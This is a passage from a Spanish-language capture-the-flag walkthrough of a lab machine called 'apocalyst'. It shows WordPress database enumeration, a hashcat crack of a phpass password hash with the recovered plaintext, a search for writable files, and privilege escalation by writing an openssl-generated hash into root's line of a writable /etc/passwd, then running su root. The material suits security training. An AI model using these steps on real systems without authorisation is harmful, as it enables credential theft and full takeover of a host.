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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| wp_myblog |
+-----+
5 rows in set (0.01 sec)

mysql> use wp_myblog;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_wp_myblog |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_
```

Realmente ya disponemos de esta contraseña que es la que nos ha servido para acceder a wordpress:


```
$P$BnK/Jm451thx39mQg0AFXywQWZ.e6Z.:Transclisiation

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 400 (phpass)
Hash.Target.....: $P$BnK/Jm451thx39mQg0AFXywQWZ.e6Z.
Time.Started.....: Tue Dec 17 14:22:31 2024 (0 secs)
Time.Estimated...: Tue Dec 17 14:22:31 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (test)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 305 H/s (0.05ms) @ Accel:128 Loops:512 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:7680-8192
Candidate.Engine.: Device Generator
Candidates.#1....: Transclisiation → Transclisiation
Hardware.Mon.#1..: Util: 40%
```

Voy a ver como el usuario actual sobre que archivos tengo permisos de escritura quitando rutas que no me interesan:

```
www-data@apocalyst:/tmp$ find / -writable 2>/dev/null|grep -v /var*|grep -v /proc| grep -v /lib| grep -v /sys|
grep -v /run
```

```
www-data@apocalyst:/tmp$ find / -writable 2>/dev/null|grep -v /var*|grep -v /proc| grep -v /lib| grep -v /sys| grep -v /run
/etc/passwd
/tmp
/tmp/.X11-unix
/tmp/.font-unix
/tmp/.Test-unix
/tmp/.XIM-unix
/tmp/.ICE-unix
/tmp/pspy64
/dev/vsock
/dev/mqueue
/dev/log
/dev/shm
/dev/char/10:54
/dev/char/5:0
/dev/char/5:2
/dev/char/10:200
/dev/char/10:229
/dev/char/1:5
/dev/char/1:9
```

Encontramos el archivo /etc/passwd, tenemos permisos para editarlo. Esto quiere decir que podemos introducir manualmente la contraseña a cualquier usuario. La contraseña debe estar hasheada, podemos generar el hash con "openssl", la contraseña sera p@ssw0rd:

```
(kali@kali)-[~/Downloads]
$ openssl passwd
Password:
Verifying - Password:
$1$7e7y.nnn$tPtUj199DtLLIioA.M9n1/
```

Sustituimos la "x" por la contraseña que hemos generado:

```
www-data@apocalyst:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
www-data@apocalyst:/tmp$ cat /etc/passwd
root:$1$7e7y.nnn$tPtUj199DtLLIioA.M9n1/:0:0:root:/root:/bin/bash
```

Ahora podemos iniciar sesion como el usuario root con la contraseña que hemos creado:

```
www-data@apocalyst:/tmp$ su root
Password:
root@apocalyst:/tmp# whoami
root
```